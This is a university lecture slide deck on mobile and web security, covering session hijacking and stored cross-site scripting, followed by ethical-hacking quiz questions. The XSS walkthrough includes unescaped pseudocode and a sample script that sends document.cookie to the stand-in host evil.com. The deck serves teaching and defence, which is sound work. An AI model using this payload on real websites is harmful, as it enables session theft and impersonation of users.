RAMA UNIVERSITY

www.ramauniversity.ac.in

FACULTY OF EGINEERING & TECHNOLOGY

MOBILE SECURITY

LECTURE -20

Umesh Kumar Gera
Assistant Professor
Computer Science & Engineering

OUTLINE

- **Session hijacking**
- **“Isn’t Cross-site Scripting the User’s Problem?”**
- **The figure below illustrates a step-by-step walkthrough of a simple XSS attack.**
- **step-by-step walkthrough of a simple XSS attack.**
- **MCQ**
- **References**

SESSION HIJACKING

Session hijacking

❑Session hijacking is an attack where a user session is taken over by an attacker. A session starts when you log into a service, for example your banking application, and ends when you log out.

Note:

The related concept of TCP session hijacking is not relevant when talking about attacks that target session cookies. This is because cookies are a feature of HTTP, which is an application-level protocol, while TCP operates on the network level. The session cookie is an identifier returned by the web application after successful authentication, and the session initiated by the application user has nothing to do with the TCP connection between the server and the user’s device.

SESSION HIJACKING


What Can Attackers Do After Successful Session Hijacking?

If successful, the attacker can then perform any actions that the original user is authorized to do during the active session. Depending on the targeted application, this may mean transferring money from the user’s bank account, posing as the user to buy items in web stores, accessing detailed personal information for identity theft, stealing clients’ personal data from company systems, encrypting valuable data and demanding ransom to decrypt them – and all sorts of other unpleasant consequences.

One particular danger for larger organizations is that cookies can also be used to identify authenticated users in single sign-on systems (SSO). This means that a successful session hijack can give the attacker SSO access to multiple web applications, from financial systems and customer records to line-of-business systems potentially containing valuable intellectual property. For individual users, similar risks also exist when using external services to log into applications, but due to additional safeguards when you log in using your Facebook or Google account, hijacking the session cookie generally won’t be enough to hijack the session.

SESSION HIJACKING

Illustration of session hijacking using XSS


Victim
Server
2. Victim authenticates on server
3. Server returns page code with injected script
4. Victim's browser executes script and sends session cookie to attacker
1. Attacker injects script
5. Attacker hijacks the user's session
Attacker

CROSS-SITE SCRIPTING (XSS)


“Isn’t Cross-site Scripting the User’s Problem?”

❑If an attacker can abuse an XSS vulnerability on a web page to execute arbitrary JavaScript in a user’s browser, the security of that vulnerable website or vulnerable web application and its users has been compromised. XSS is not the user’s problem like any other security vulnerability. If it is affecting your users, it affects you.

❑Cross-site Scripting may also be used to deface a website instead of targeting the user. The attacker can use injected scripts to change the content of the website or even redirect the browser to another web page, for example, one that contains malicious code.

CROSS-SITE SCRIPTING (XSS)

The figure below illustrates a step-by-step walkthrough of a simple XSS attack.


Attacker
Attacker's Browser
Attacker's Server
1
POST http://example.com/submit-comment
<script>...</script>
Website
Website Database
Website's Vulnerable Code
4
GET http://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET http://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

INPUT VALIDATION ATTACK

step-by-step walkthrough of a simple XSS attack.

❑The attacker injects a payload into the website's database by submitting a vulnerable form with malicious JavaScript content.

❑The victim requests the web page from the web server.

❑The web server serves the victim's browser the page with attacker's payload as part of the HTML body.

❑The victim's browser executes the malicious script contained in the HTML body. In this case, it sends the victim's cookie to the attacker's server.

❑The attacker now simply needs to extract the victim's cookie when the HTTP request arrives at the server.

❑The attacker can now use the victim's stolen cookie for impersonation.

MCQ

6. The legal risks of ethical hacking include lawsuits due to __________ of personal data.

   a) stealing

   b) disclosure

   c) deleting

   d) hacking

7. Before performing any penetration test, through legal procedure, which key points listed below is not mandatory?

   a) Know the nature of the organization

   b) Characteristics of work done in the firm

   c) System and network

   d) Type of broadband company used by the firm

8. An ethical hacker must ensure that proprietary information of the firm does not get leaked.

   a) True

   b) False

9. After performing ____________ the ethical hacker should never disclose client information to other parties.

   a) hacking

   b) cracking

   c) penetration testing

   d) exploiting

10. __________ is the branch of cyber security that deals with morality and provides different theories and a principle regarding the view-points about what is right and wrong.

   a) Social ethics

   b) Ethics in cyber-security

   c) Corporate ethics

   d) Ethics in black hat hacking

REFERENCES

❑https://whatis.techtarget.com/definition/input-validation-attack\

❑https://www.acunetix.com/websitesecurity/cross-site-scripting/

❑https://www.netsparker.com/blog/web-security/session

hijacking/#:~:text=Session%20hijacking%20is%20an%20attack,ends%20when%20you%20log%20out.